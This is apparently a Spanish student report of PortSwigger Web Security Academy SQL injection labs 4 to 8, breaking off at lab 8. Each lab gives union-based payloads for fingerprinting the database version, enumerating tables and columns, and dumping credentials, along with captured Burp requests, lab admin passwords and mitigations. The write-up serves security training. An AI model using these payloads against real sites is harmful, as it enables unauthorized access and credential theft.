El laboratorio demuestra que una vulnerabilidad de inyección SQL no solo sirve para robar datos de usuarios, sino para realizar un "fingerprinting" completo del sistema al extraer la versión del software mediante vistas específicas como v$version.
La capacidad de mostrar la cadena de versión confirma que un atacante tiene control suficiente sobre las consultas para comprometer la confidencialidad total de la base de datos si no se aplican medidas de mitigación como consultas parametrizadas.

LABORATORIO 4

Nombre del laboratorio: SQL injection attack, querying the database type and version on MySQL and Microsoft
Nivel: Practitioner
Tipo de ataque: Union Based

---

1. OBJETIVO DEL LABORATORIO

El objetivo es explotar una vulnerabilidad de SQL Injection (SQLi) para extraer y visualizar la cadena de texto que indica la versión específica de la base de datos MySQL y de Microsoft que corre en el servidor.

---

2. CONTEXTO TÉCNICO

A diferencia de Oracle, trabajar con MySQL o Microsoft SQL Server (MSSQL) presenta estas particularidades:

- Sin tabla obligatoria: En estos sistemas, no necesitas la cláusula FROM dual. Se puede ejecutar un SELECT de una constante o variable directamente.
- Comentarios: La forma de anular el resto de la consulta original varía:
    - En MSSQL, se usa -- (doble guion).
    - En MySQL, se usa # o -- (con un espacio al final).
- La versión: En ambos sistemas, la forma estándar de obtener la versión es mediante la variable global @@version.

---

3. IDENTIFICACIÓN DE LA VULNERABILIDAD

La vulnerabilidad fue identificada al momento de intentar la inyección de SQL dentro de la barra de búsqueda.
Mediante Burpsuite se logró hacer prueba y error para identificar el tipo de datos que se tienen dentro de la columna de la sección seleccionada. Después de esto, se hizo uso de comandos para obtener la versión de la base de datos.

---

4. HERRAMIENTAS UTILIZADAS

Herramientas empleadas durante el laboratorio:

- **Burp Suite**
- Navegador web
- Plataforma **PortSwigger Web Security Academy**

Burp Suite se utilizó para interceptar las peticiones HTTP enviadas al servidor, permitiendo modificar los parámetros y probar diferentes payloads de SQL Injection.

---

5. PROCEDIMIENTO PASO A PASO

1. Primero debemos obtener el número de columnas que hay en nuestra tabla. Para esto vamos a inyectar un order by dentro de Burp para definir la cantidad de columnas que tenemos.
2. Vamos a hacer una inyeccion con ‘order by 1 # y vamos subiendo el numero hasta que nos marque error. En este caso, las query que inyectamos nos regresa información suficiente para saber que la tabla tiene 2 columnas.
3. Ahora vamos a intentar hacer un UNION SELECT ‘test’, ‘test’ para confirmar que ambas columnas son cadenas
4. Como se trata de una base de datos de Microsoft, vamos a usar el comando UNION SELECT @@version, NULL # y lo vamos a codificar en HTML para mandarlo por el codificador.

---

6. PAYLOAD UTILIZADO

```
‘UNION SELECT @@version, NULL #
```

---

7. EXPLICACIÓN DEL PAYLOAD

Este payload es una variante del ataque UNION-based SQL Injection, pero con un cambio de "objetivo": está diseñado específicamente para bases de datos Microsoft SQL Server (MSSQL) o MySQL.

Componente	***Función Técnica***
'	Cierra la consulta legítima para poder "inyectar" la tuya.
UNION SELECT	Pide al motor de la base de datos que combine los resultados legítimos con los tuyos.
@@version	En MSSQL y MySQL, esta es una variable global que contiene el nombre, la arquitectura y la versión del software de la base de datos.
NULL	Se usa para que el número total de columnas (2 en este caso) coincida con la consulta original del desarrollador.
#	Indica al motor que ignore todo lo que sigue. En MSSQL se usaría --, pero en MySQL el # es el estándar para anular el resto de la línea.

---


8. RESULTADO DEL ATAQUE

Después de enviar la solicitud modificada con el payload de SQL Injection, el sistema permitió obtener de manera exitosa la información de versión de la base de datos.

Esto confirmó que la vulnerabilidad de SQL Injection en el sistema de querys fue explotada correctamente.

---

9. EVIDENCIAS



---

10. IMPACTO DE LA VULNERABILIDAD

Si esta vulnerabilidad existiera en un sistema real, podría permitir:

- Acceso a informacion en la base de datos
- Acceso a credenciales de usuarios
- Robo de información sensible
- Manipulación o eliminación de datos
- Exfiltracion de datos

---

11. MITIGACIÓN

Para mitigar ataques de inyección SQL en una barra de búsqueda, la medida más efectiva es utilizar consultas preparadas (sentencias parametrizadas).

- **Consultas Preparadas (Sentencias Preparadas)**
- **Validación y Saneamiento de Entradas:**
    - **Validación:** Asegurar que la entrada coincida con el tipo, longitud y formato esperado (ej. solo números, sin caracteres especiales).
    - **Saneamiento (Escapado):** Limpiar caracteres especiales como comillas simples ('), guiones (--), y puntos y coma (;) antes de la consulta. Funciones como real_escape_string() en PHP pueden ser útiles.
- **Principio de Mínimo Privilegio**
- **Uso de ORMs:** Utilizar ORMs (Object-Relational Mappers) que suelen parametrizar consultas automáticamente.

---

12. CONCLUSIÓN DEL LABORATORIO

El éxito de la inyección radica en reconocer que, a diferencia de Oracle, MySQL y MSSQL permiten consultas más directas sin necesidad de tablas duales (como FROM dual), lo que simplifica la estructura del payload. Este laboratorio demuestra que en estos sistemas se puede extraer información crítica, como la versión del software, utilizando variables globales específicas como @@version, las cuales se inyectan directamente tras el operador UNION.

Finalmente, la extracción de la cadena de versión no es solo un ejercicio académico; permite a un atacante identificar vulnerabilidades conocidas (CVEs) específicas para esa versión del motor, facilitando ataques posteriores más complejos.

LABORATORIO 5

Nombre del laboratorio: SQL injection attack, listing the database contents on non-Oracle databases
Nivel: Practitioner
Tipo de ataque: Union Based

---

1. OBJETIVO DEL LABORATORIO

El objetivo es explotar una vulnerabilidad de SQL Injection (SQLi) mediante la técnica de UNION attack en una base de datos no-Oracle (como MySQL, PostgreSQL o MSSQL) para:

- **Enumerar la estructura:** Identificar el nombre de la tabla que contiene credenciales y los nombres de sus columnas.
- **Exfiltrar datos:** Extraer todos los nombres de usuario y contraseñas de dicha tabla.

---

2. CONTEXTO TÉCNICO

Para la elaboracion de este laboratorio, se debe tener dominio en tres conceptos del ataque UNION:

A. El Ataque UNION

Esta técnica permite adjuntar los resultados de tu propia consulta a los resultados de la consulta original de la aplicación. Para que funcione, tu consulta inyectada debe cumplir dos requisitos:

1. Mismo número de columnas: Debes determinar cuántas columnas devuelve la consulta original (usando ' ORDER BY X-- o ' UNION SELECT NULL, NULL--).
2. Tipos de datos compatibles: Debes encontrar qué columnas aceptan datos de tipo texto para poder visualizar los nombres de usuario y contraseñas.

B. Enumeración de Esquemas (Non-Oracle)

A diferencia de Oracle (que usa v$version o all_tables), en bases de datos como MySQL o PostgreSQL, la información sobre la estructura se encuentra en el information_schema:

- **Tablas:** Se consultan en information_schema.tables para encontrar nombres como users_abcde.
- **Columnas:** Se consultan en information_schema.columns para encontrar campos como username_123 y password_456.

C. Diferencias de Sintaxis

Como se menciona en los recursos, el contexto técnico varía según el motor:

- **Comentarios:** En MySQL se usa # o -- (con espacio), mientras que en PostgreSQL/MSSQL se usa --.

- **Sin tablas duales:** En estas bases de datos no necesitas la cláusula FROM dual para realizar pruebas de columnas, simplificando los payloads de prueba.

---

3. IDENTIFICACIÓN DE LA VULNERABILIDAD

La vulnerabilidad fue identificada al momento de intentar la inyección de SQL dentro de la barra de búsqueda.
Mediante Burpsuite se logró hacer prueba y error para identificar el tipo de datos que se tienen dentro de la columna de la sección seleccionada. Después de esto, se hizo uso de comandos para obtener la versión de la base de datos.

---

4. HERRAMIENTAS UTILIZADAS

Herramientas empleadas durante el laboratorio:

- **Burp Suite**
- Navegador web
- Plataforma **PortSwigger Web Security Academy**

Burp Suite se utilizó para interceptar las peticiones HTTP enviadas al servidor, permitiendo modificar los parámetros y probar diferentes payloads de SQL Injection.

---

5. PROCEDIMIENTO PASO A PASO

1. Iniciamos Burpsuite y mandamos la request de nuestra página a nuestro repeater.
2. Aquí vamos a intentar hacer una inyección de prueba para determinar la cantidad de columnas y el tipo de dato de estas.Aquí podemos ver que funciona correctamente inyectando la sentencia de ‘ORDER BY 1 - - y que contamos nuevamente con solo 2 columnas en la tabla.
3. Ahora vamos a obtener la version de la BD que estamos usando, para esto vamos a ejecutar el comando SELECT @@version dentro de UNION SELECT para determinar la versión de la BD.
4. Con esta información podemos ver que la BD es una PostgreSQL, por lo que vamos a usar el comando “SELECT table_name, NULL FROM information_schema.tables” para saber cuáles tablas hay en nuestra BD. Y puesto que necesitamos 2 columnas, vamos a usar la columna table_name y NULL para este caso.
5. Y una vez copiamos el link del repeater en nuestro navegador, la consulta debe poder verse y darnos los nombres de las tablas.

6. Ahora tenemos que consultar las columnas de la tabla users_tsxdtp haciendo uso de la Query SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users_tsxdtp'. Y con esto podemos ver los nombres de las columnas de nuestra tabla
7. Y de esta consulta, el nombre de los campos username_ehtexd y password_dwlwcx. Por lo que para ver sus contenidos, vamos a insertar la consulta “SELECT username_ehtexd, password_dwlwcx FROM users_tsxdtp”
8. Nuevamente mandamos el link de nuestro repeater a nuestro navegador
9. Podemos el contenido de las tablas y las credenciales de los usuarios, en el caso del administrador son “administrator” y “y69j5ffcivyqncos79vi”. Por lo que vamos a ir a la sección de Login para iniciar sesión con las credenciales del administrador.
10. Ingresamos los datos obtenidos en la seccion de Login

---

6. PAYLOAD UTILIZADO

```
‘UNION SELECT username_ehtexd, password_dwlwcx FROM users_tsxdtp
```

---

7. EXPLICACIÓN DEL PAYLOAD

Este payload contiene una búsqueda de los usuarios y contraseñas dentro de la tabla de users. La tabla y las columnas contienen nombres randomizados, los cuales fueron obtenidos previamente a la explotación del sistema.

Componente	***Función Técnica***
'	Cierra la consulta legítima para poder "inyectar" la tuya.
UNION SELECT	Une los resultados de la búsqueda de productos con los resultados de la tabla de usuarios.
username_ehtexd	Es el nombre de la columna que contiene los **nombres de usuario**. (Nota: Tiene un sufijo aleatorio, común en laboratorios para evitar respuestas predecibles).
password_dwlwcx	Es el nombre de la columna que contiene las **contraseñas** (o hashes).
FROM users_tsxdtp	Indica la tabla específica de donde se roban los datos.

---


8. RESULTADO DEL ATAQUE

Después de enviar la solicitud modificada con el payload de SQL Injection, el sistema permitió obtener de manera exitosa la información de la tabla de usuarios, lo cual resulto exfiltración de las credenciales de los usuarios, incluido el administrador del sistema.

Esto confirmó que la vulnerabilidad de SQL Injection en el sistema de querys fue explotada correctamente, lo que resulto en el inicio de sesión con las credenciales del administrador.

---

9. EVIDENCIAS



---

10. IMPACTO DE LA VULNERABILIDAD

Si esta vulnerabilidad existiera en un sistema real, podría permitir:

- Acceso no autorizado a cuentas de usuarios
- Acceso a cuentas administrativas
- Robo de información sensible
- Manipulación o eliminación de datos
- Compromiso total del sistema

La obtención de credenciales mediante un ataque de UNION es una vulnerabilidad muy crítica porque permite a un atacante obtener acceso directo al sistema y a las credenciales de los usuarios.

---

11. MITIGACIÓN

Para mitigar ataques de inyección SQL en una barra de búsqueda, la medida más efectiva es utilizar consultas preparadas (sentencias parametrizadas).

- **Consultas Preparadas (Sentencias Preparadas)**
- **Validación y Saneamiento de Entradas:**
    - **Validación:** Asegurar que la entrada coincida con el tipo, longitud y formato esperado (ej. solo números, sin caracteres especiales).
    - **Saneamiento (Escapado):** Limpiar caracteres especiales como comillas simples ('), guiones (--), y puntos y coma (;) antes de la consulta. Funciones como real_escape_string() en PHP pueden ser útiles.
- **Principio de Mínimo Privilegio**
- **Uso de ORMs:** Utilizar ORMs (Object-Relational Mappers) que suelen parametrizar consultas automáticamente.

---

12. CONCLUSIÓN DEL LABORATORIO

Este laboratorio demuestra que, una vez confirmada la vulnerabilidad UNION, el atacante no está limitado a ver datos superficiales; puede navegar por el "diccionario de datos" del sistema (como information_schema) para reconstruir el mapa mental de tablas y columnas ocultas.

A diferencia de los laboratorios anteriores que solo buscaban la versión del software, esta escala el impacto hacia el robo de identidades, permitiendo extraer credenciales administrativas (administrator) y comprometer la seguridad de las cuentas de usuario.

Finalmente, la extracción de la cadena de versión no es solo un ejercicio académico; permite a un atacante identificar vulnerabilidades conocidas (CVEs) específicas para esa versión del motor, facilitando ataques posteriores más complejos.

LABORATORIO 6

Nombre del laboratorio: Ataque de inyección SQL, que enumera el contenido de la base de datos en Oracle
Nivel: Practitioner
Tipo de ataque: Union-based

---

1. OBJETIVO DEL LABORATORIO

Explotar la vulnerabilidad de inyección SQL en el filtro de categoría de producto. Los resultados de la consulta se devuelven en la respuesta de la aplicación para que pueda utilizar un ataque UNION para recuperar datos de otras tablas.

---

2. CONTEXTO TÉCNICO

El ataque contiene una función de inicio de sesión y la base de datos contiene una tabla que contiene nombres de usuario y contraseñas. Recuperar el contenido de la tabla para obtener las credenciales de todos los usuarios.

- El parámetro de la aplicación es vulnerable: Usuario Administrador
- La consulta SQL que se ejecuta el servidor: UNION SELECT
- Qué ocurre cuando la aplicación no valida correctamente las entradas del usuario: el atacante explota una vulnerabilidad de inyección SQL para extraer información estructural (tablas, columnas, datos) de la base de datos.

---

3. IDENTIFICACIÓN DE LA VULNERABILIDAD

Ingresar algún payload en la URL, si presenta algún tipo de los casos:

- Mostrar datos inesperados.
- Logueo sin contraseña.
- Muestra errores SQL como ORA-00936, ORA-00904, ORA-01789, etc.

4. HERRAMIENTAS UTILIZADAS

Herramientas empleadas durante el laboratorio:

- **Burp Suite**
- Navegador web
- Plataforma **PortSwigger Web Security Academy**

Burp Suite es una plataforma de ciberseguridad desarrollada por PortSwigger para realizar pruebas de penetración y análisis de vulnerabilidades en aplicaciones web, actuando como proxy entre el navegador y el servidor para interceptar y modificar tráfico HTTP/S en tiempo real.

---

5. PROCEDIMIENTO PASO A PASO

I. Copiamos la URL y la pegamos en BURP SUITE

II. Cuando intercepte paquetes hacia el servidor, seleccionamos la dirección que contenga: category= , clic derecho y seleccionamos Repeat

III. En la url colocamos ‘ después del último carácter y clic en SEND

IV. Saldrá el siguiente error: HTTP/2 500 Internal Server Error

V. Posteriormente se colocará '+order+by+1-- después de gift. Se repetirá hasta que vuelva a marcar error

VI. En seguida, se utilizará '+UNION+SELECT+table_name,+NULL+FROM+all_tables-- y de nuevo SEND

VII. En la parte izquierda de BURP SUITE, buscamos <th>USERS_PMYEOO</th>

VIII. Ahora, se utilizará '+UNION+SELECT+column_name,+NULL+FROM+all_tab_columns+WHERE+table_name+%3d+'USERS_SDENDO’-- y de nuevo SEND

IX. Otra vez, en la parte izquierda de BURP SUITE, buscamos <th>PASSWORD_”contraseña” </th> y <th>USERNAME_”usuario”</th>

X. Ahora se utilizará '+UNION+SELECT+USERNAME_”usuario”</,+PASSWORD_”contraseña” +from+USERS_SDENDO-- y de nuevo SEND

XI. Volvemos a buscar en la parte izquierda, usuario y contraseña

XII. Una vez localizados, volvemos a la página e ingresamos los datos obtenidos

6. PAYLOAD UTILIZADO

```
UNION SELECT
```

---

7. EXPLICACIÓN DEL PAYLOAD

El payload UNION SELECT es una técnica de inyección SQL para enumerar y extraer datos de una base de datos Oracle.

UNION SELECT permite combinar resultados de dos consultas SQL. El atacante lo usa para:

1. Descubrir la estructura de la base de datos.
2. Extraer datos sensibles (usuarios, contraseñas, etc.).

---


8. RESULTADO DEL ATAQUE

Se extrajo información de los usuarios de tablas del sistema: El nombre de la tabla, como el usuario y contraseña


---

9. EVIDENCIA:

Request interceptado en **Burp Suite**



- Parámetro vulnerable

- 


- Payload utilizado

'+UNION+SELECT+table_name,+NULL+FROM+all_tables--

```
GET /filter?category=
Corporate+gifts'+UNION+SELECT+table_name,+NULL+FROM+all_tables--
HTTP/2 HTTP/2
```

Tabla de usuarios: SDENDO


'+UNION+SELECT+column_name,+NULL+FROM+all_tab_columns+WHERE+table_name+%3d+'USERS_SDENDO'—



Usuario: MCANOW

Password: WUJBYQ

'+UNION+SELECT+USERNAME_MCANOW,+PASSWORD_WUJBYQ+from+USERS_SDENDO—




USUARIO: administrator

Contraseña: 3we8s6lj51l9icnsx67y

- Respuesta del servidor

Acceso

- Confirmación **Lab Solved**



---

10. IMPACTO DE LA VULNERABILIDAD

El impacto de una vulnerabilidad de inyección SQL, puede ser catastrófico y en tiempo real, afectando tanto a la organización como a sus usuarios.

Los datos sensibles de los usuarios estarían comprometidos, a su vez, podría haber sanciones económicas como legales.

---

11. MITIGACIÓN

Algunas medidas preventivas, podrían ser:

I. Parchear inmediatamente con consultas parametrizadas o ORM.
II. Cambiar contraseñas de cuentas comprometidas.
III. Auditar logs para identificar el alcance del ataque.
IV. Notificar a usuarios si hubo filtración de datos.
V. Implementar WAF y monitoreo en tiempo real.

---

12. CONCLUSIÓN DEL LABORATORIO

Un ataque de inyección SQL en Oracle que utiliza UNION SELECT y consultas a diccionarios de datos como all_tables y all_tab_columns permite a un atacante descubrir toda la estructura y contenido de la base de datos en minutos, incluso sin conocer contraseñas ni tener acceso directo

LABORATORIO 7

Nombre del laboratorio: Ataque UNION de inyección SQL, que determina el número de columnas devueltas por la consulta

Nivel: Practitioner

Tipo de ataque: Union-based

---

1. OBJETIVO DEL LABORATORIO

La vulnerabilidad de inyección SQL en el filtro de categoría de producto. Los resultados de la consulta se devuelven en la respuesta de la aplicación, por lo que puede utilizar un ataque UNION para recuperar datos de otras tablas. El primer paso de un ataque de este tipo es determinar la cantidad de columnas que devuelve la consulta. Luego se utilizará esta técnica para construir el ataque completo.

---

2. CONTEXTO TÉCNICO

En un ataque de inyección SQL con UNION, uno de los primeros pasos críticos es determinar el número de columnas que devuelve la consulta original. Esto es necesario porque UNION solo funciona si ambas consultas tienen el mismo número de columnas y tipos compatibles.

---

3. IDENTIFICACIÓN DE LA VULNERABILIDAD

Ingresar algún payload (' OR 1=1-- , '--) en la URL, si presenta algún tipo de los casos:

- Mostrar datos inesperados.
- Logueo sin contraseña.
- Muestra errores SQL como ORA-00936, syntax error, column count mismatch, etc.

---

4. HERRAMIENTAS UTILIZADAS

Herramientas empleadas durante el laboratorio:

- **Burp Suite**

- Navegador web
- Plataforma **PortSwigger Web Security Academy**

Burp Suite es una plataforma de ciberseguridad desarrollada por PortSwigger para realizar pruebas de penetración y análisis de vulnerabilidades en aplicaciones web, actuando como proxy entre el navegador y el servidor para interceptar y modificar tráfico HTTP/S en tiempo real.

---

5. PROCEDIMIENTO PASO A PASO

I. Al final de la cadena de la URL, colocamos ‘
II. Al marcar un error, se usará la siguiente indicación '+UNION+select+NULL--
III. Volverá a marcar un error le agregamos otro campo, para saber el número de columnas Al marcar un error, se usará la siguiente indicación '+UNION+select+NULL, +NULL, +NUL--

---

6. PAYLOAD UTILIZADO

```
'+UNION+select+NULL--
```

```
'+UNION+select+NULL,+NULL,+NULL--
```

---

7. EXPLICACIÓN DEL PAYLOAD

Son parte de una técnica de inyección SQL con UNION usada para determinar cuántas columnas devuelve la consulta original de la aplicación.

---

8. RESULTADO DEL ATAQUE

- En la consulta original se pensó que era 1 columna, hubo error.
- En las siguientes consultas hubo más de 1, se necesita más columnas.
- Al saber que eran 3 columnas, la aplicación muestra datos

---

9. EVIDENCIA:

Request interceptado en **Burp Suite**

```
GET /filter?category=Corporate+gifts'+UNION+select+NULL-- HTTP/2
Host: 0aca00a503d3d233800d4ef800030098.web-security-academy.net
Cookie: session=U5CghjM5ZPpUpqwACA43U02NKAEj6pSp
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: es-419,es;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
```

- Parámetro vulnerable

```
GET /filter?category=Corporate+gifts'+UNION+select+NULL-- HTTP/2
Host: 0aca00a503d3d233800d4ef800030098.web-security-academy.net
Cookie: session=U5CghjM5ZPpUpqwACA43U02NKAEj6pSp
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
```

```
1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 5548
```

- Payload utilizado
  '+UNION+select+NULL, +NULL, +NUL--


```
GET /filter?category=
Corporate+gifts'+UNION+select+NULL,+NULL,+NULL--| HTTP/2
Host: 0aca00a503d3d233800d4ef800030098.web-security-academy.net
Cookie: session=U5CghjM5ZPpUpqwACA43U02NKAEj6pSp
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
```

- Respuesta del servidor

```
GET /filter?category=
Corporate+gifts'+UNION+select+NULL,+NULL,+NULL--| HTTP/2
Host: 0aca00a503d3d233800d4ef800030098.web-security-academy.net
Cookie: session=U5CghjM5ZPpUpqwACA43U02NKAEj6pSp
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
```

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 8189
5
6 <!DOCTYPE html>
7 <html>
```

- Confirmación **Lab Solved**



---

10. IMPACTO DE LA VULNERABILIDAD

Su impacto no es solo técnico, por que habilita ataques posteriores de extracción masiva de datos.

---

11. MITIGACIÓN

Algunas medidas que podrían emplearse, serían:

- Usar consultas parametrizadas → evita que el usuario controle la estructura SQL.
- Validar entradas → rechazar caracteres como ', --, UNION, ORDER BY.
- Limitar permisos de base de datos → el usuario de la app no debe poder leer metadatos.
- WAF (Web Application Firewall) → bloquea patrones de ORDER BY N-- o UNION SELECT

---

12. CONCLUSIÓN DEL LABORATORIO

La inyección SQL, especialmente con técnicas como UNION SELECT y ORDER BY, es una de las vulnerabilidades más peligrosas en aplicaciones web. Permite a un atacante descubrir la estructura de la base de datos, extraer datos sensibles y tomar control total del sistema en minutos. El impacto puede ser inmediato, económico, legal y reputacional.

LABORATORIO 8

Nombre del laboratorio: ataque UNION de inyección SQL, búsqueda de una columna que contiene texto
Nivel: Practitioner
Tipo de ataque: Union-based

---

1. OBJETIVO DEL LABORATORIO

Realizar un ataque UNION de inyección SQL que devuelva una fila adicional que contenga el valor proporcionado. Esta técnica le ayuda a determinar qué columnas son compatibles con los datos de cadena.

---

2. CONTEXTO TÉCNICO

